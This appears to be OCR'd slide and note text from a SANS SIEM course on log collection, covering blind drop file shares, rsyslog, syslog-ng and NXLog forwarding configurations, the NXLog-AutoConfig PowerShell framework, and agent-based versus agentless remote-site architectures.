
SEC555 | SIEM with Tactical Analytics 79

Blind Drop

The only type of log available on a Windows system is not always going to be a standard Windows event. Applications often log to text files. Also, some executables are used to run once a day and log to a file. Collecting these is easiest when using a log agent.

However, if your organization absolutely refuses to deploy a third-party agent, then you can look at two possibilities. One is to stand up a server as an agentless collection server to reach out and grab these types of log files. The second method is to create a blind drop box.

This involves setting up a file server with a share that allows files to be uploaded but never viewed or modified. This is similar to a post office mailbox where letters go in but then cannot be accessed or modified. Once this is in place, a log agent can be installed on the file server to look for and process new files constantly. Then, endpoints can be set to either save these types of logs directly to the file server or to have a script that regularly copies existing logs into this location. An example of this would be running a scheduled task to run a program like autorunsc.exe once a day and set the log location to the file server.



Syslog Configuration

Built-in syslog agent varies


- Rsyslog and Syslog-NG are most robust and full-featured
  - Common to systems built for functionality (like Ubuntu)
- Syslogd is also common and provides basic functionality
  - Primarily used for systems built around security or designed to limit service footprint (like CentOS, RHEL, or FreeBSD)
  - Depending on business requirements, may need to switch to a third-party agent or Rsyslog or Syslog-NG

SEC555 | SIEM with Tactical Analytics 79

Syslog Configuration

Using built-in logging on Linux is most likely to be from either Rsyslog, Syslog-NG, or Syslogd. Many newer operating systems utilize Rsyslog such as CentOS 7, Red Hat Enterprise Linux 7, Kali, and Ubuntu 22.04 LTS.

Occasionally, some systems will use syslogd. This is more common for systems that focus on strict security or smaller service footprints.



Example Configurations

Rsyslog Configuration

```
# /etc/rsyslog.d/49-logstash.conf
:msg, contains, "ignore string" ~
*.* action(
  type="omfwd"
  Target="logstash"
  Port="1514"
  Protocol="tcp"
)
```

Syslog-NG Configuration

```
#/etc/syslog-ng/syslog-ng.conf
source s_src {
  system();
  internal();
};
filter f_custom {
  not match("ignore string" value(MESSAGE));
};
destination d_logstash {
  tcp("logstash" port(1514));
};
log {
  source(s_src);
  filter(f_custom);
  destination(d_logstash);
};
```

SANS SEC555 | SIEM with Tactical Analytics


Example Configurations

Both configuration files in this slide are examples of forwarding all logs to a server called Logstash over TCP. Each also includes an example of basic filtering options and are set to ignore logs with the message containing "ignore string." While similar in functionality, the syntax is completely different. Syslog-NG is lengthier but much easier to read and write.

In the event you are using older Linux/Unix systems, likely the only option available is to forward logs over standard UDP. In this case, the syntax may be as simple as below:

```
*.*                @logstash
```

This is a simple example of forwarding all logs to the server logstash.



NXLog Revisited

NXLog works for both Windows and Linux

- Configuration format is consistent between platforms
- Filtering capabilities are advanced
- Contains lots of functionality and commercial support

Used as the example due to consistency across platforms

- Recommend evaluating it as well as other agents
- Used for demonstration, as free agent tends to meet most organization's requirements

nxlog.co


SANS

SEC555 | SIEM with Tactical Analytics 41

NXLog Revisited

NXLog is being used to provide an example of a third-party agent. It is easy to understand as the configuration files for both Windows and Linux follow the same syntax. Also, it has advanced functionality and features and is open-source. This makes it a great candidate for learning and testing. Should you decide to implement it in production, know that you can purchase support.

Neither SANS nor the author of this course benefit in any way from any interactions you may have with NXLog. The author of this course likes the product and recommends it only if you determine it is a fit for your environment. Since the product is free and meets most organization's business requirements, it is suitable for evaluation and can provide value-add if it benefits students.



NXLog Configuration

Windows Configuration

```
<Input in_windows>
    Module      im_msvistalog
    Exec if $EventID == 5156 drop();
    Exec to_json();
</Input>
<Output out_windows>
    Module      om_tcp
    Host        logstash
    Port        6052
</Output>
<Route windows>
   Path in_windows => out_windows
</Route>
```

Configuration Breakdown

Input specifies what logs to pick up

- Allows filtering and augmentation
- Can convert logs into new formats such as JSON, XML, or syslog

Output specifies where to send logs

- Defines port and protocol
- Can specify TLS encryption

Route maps inputs to outputs

- Multiple inputs/outputs allowed

SEC555 | SIEM with Tactical Analytics 82

NXLog Configuration

The NXLog configuration follows the same format for all operating systems. It is primarily composed of three sections: Input, output, and route. The input section defines what logs to monitor for collection. It is also where filtering or log augmentation are performed. Output is used to set where logs should go and which protocol, such as UDP or TCP, is used. It is also where encryption is set if it is used. Then, the route is used to map inputs to outputs. It is possible to have multiple inputs mapped to an output. It is also possible to have one or more inputs mapped to multiple outputs. This can be used to send the same logs to multiple locations.


Another common use outside of input, output, and route is processor. This is a section that has a few special use cases such as follows:

- Create memory or disk buffer: Acts as local buffer for logs when log aggregator is down or unreachable.
- Schedule log transmit times: Allows logs only to be sent during certain times of the day, such as off-hours (usually combined with buffer).
- Remove duplicate logs: Watches for repetitive messages and removes duplicates. As a result, only one log is accepted.

Finally, NXLog also has what it calls Extension modules. These are modules used to convert between formats. For example, the extension module JSON (xm_json) can convert native Windows logs into JSON. While not displayed in the slide above, this configuration file would also need this above the <Input> section in order to work.

```
<Extension json>
  Module          xm_json
</Extension>
```

Without it, the Exec to_json(); in the input would not run. Adding the extension module allows the function to be called later in the configuration.



NXLog AutoConfig

Created by Justin Henderson to overcome log agent deficiencies and as a functional proof of concept

- **https://github.com/SMAPPER/NXLog-AutoConfig**

Checks systems each day looking for components (IIS, etc.)

- If found, automatically configures for consistency
  - Or initial configuration...
- Then, sets up an agent to start shipping logs

Largest deployment maintained > 12 K systems

SANS

SEC555 | SIEM with Tactical Analytics 84

NXLog AutoConfig

Managing endpoints is difficult. Put plainly, there are a lot of them. Combine that with the fact that they are in different power states (on, off, standby), it is rare that every asset is configured identically. Not to mention that not all endpoints are created equal. Some have extra services you want to log like DNS, IIS, or SQL. Depending on the log collection method of use and your budget, you may be fortunate enough to purchase something that has built-in management. However, if that is not the case, do not give up. This may be something that a little bit of scripting can solve.


To solve this problem, the course author has developed a functional proof of concept that is running in a few production environments. It is called NXLog-AutoConfig and is a PowerShell framework for automatically managing NXLog log agents. It sits on a web server that maintains all configuration settings and allows centralized control. Then, each system is set to run a PowerShell script once (or more) a day, causing it to check in with the central server and update itself as needed.

This framework solves two key issues:

1. **Centrally maintaining lots and lots of endpoints:** Should you wish to filter out a new event ID, you simply add it to the Windows module on the web server; and the next time assets run their scheduled task, they will be updated to filter it out.
2. **Logging of new components:** What happens if a year-old server gets a new service such as IIS installed on it, but nobody submits a change request to collect logs from it? Most logging systems require manual reconfiguration to collect additional logs. The NXLog-AutoConfig is designed to have modules such as IIS.ps1. When an asset runs its nightly scheduled task to check in, it will also run any applicable modules.

For example, a server will run the IIS.ps1 module, which checks to see if IIS is installed. If it is, then the log configuration will be updated to collect IIS logs automatically. This makes logging dynamic across the environment.

This kind of framework could easily be designed to work with almost any log agent. As long as there is a configuration file, registry entries, or some way of updating the configuration, it will work.



Remote Location: Log Agents


Remote Location: Log Agents

This slide demonstrates a traditional setup for log collection using log agents. In this diagram, agents on the Windows or Linux desktops and single server forward logs across a VPN to a log aggregator. In this slide, the remote switch and remote firewall would most likely send logs to the log aggregator over syslog UDP port 514. This is because not all devices will support log agents.

This is a traditional setup and is simplistic in nature. Simply make sure the firewalls allow traffic from the remote site over to the log aggregator, and things should work. The main downside to this layout is that the switch and firewall use standard syslog over UDP. In the event the internet or VPN tunnel goes down, logs from the switch and firewall will be lost. Occasionally, central management software for firewalls and switches includes a special non-syslog method for collecting logs, but unless that is the case, logs can be lost.

The advantage is it is easy to maintain. Simply deploy agents to Windows and Linux systems and configure syslog devices to forward logs. In this design, all logs point to the same log aggregator. While this slide shows Logstash and Elasticsearch on the right, the architecture is the same for other SIEM products.

Remote Location: Agentless




Remote Location: Agentless

An agentless architecture is similar in design with the exception being that most logs are pulled instead of pushed. In this diagram, a server at the central location is authenticating against the Windows/Linux workstations and server at the remote location and retrieving logs. The switch and the remote site firewall would still use syslog. A central file server is also listed with NXLog to monitor for log files being saved to a blind drop box. This is because agentless servers tend not to scale well if monitoring log files across thousands of systems or more.

While still a simple architecture, things are slightly more complicated. In this layout, syslog will need to be allowed from the remote site through both firewalls to the log aggregator. Also, the server for agentless collection will need firewall rules allowing access to the Windows/Linux workstations and server. Most likely, Windows file-sharing ports and SSH will need to be allowed for this to work. On top of this, the endpoint systems will need to allow the connections through whatever host-based firewall they are using. Finally, a valid user account with proper permissions to logs will need to be used.

In this architecture, syslog systems can lose logs during internet or VPN outages. However, this is still a fairly simple design and works well.



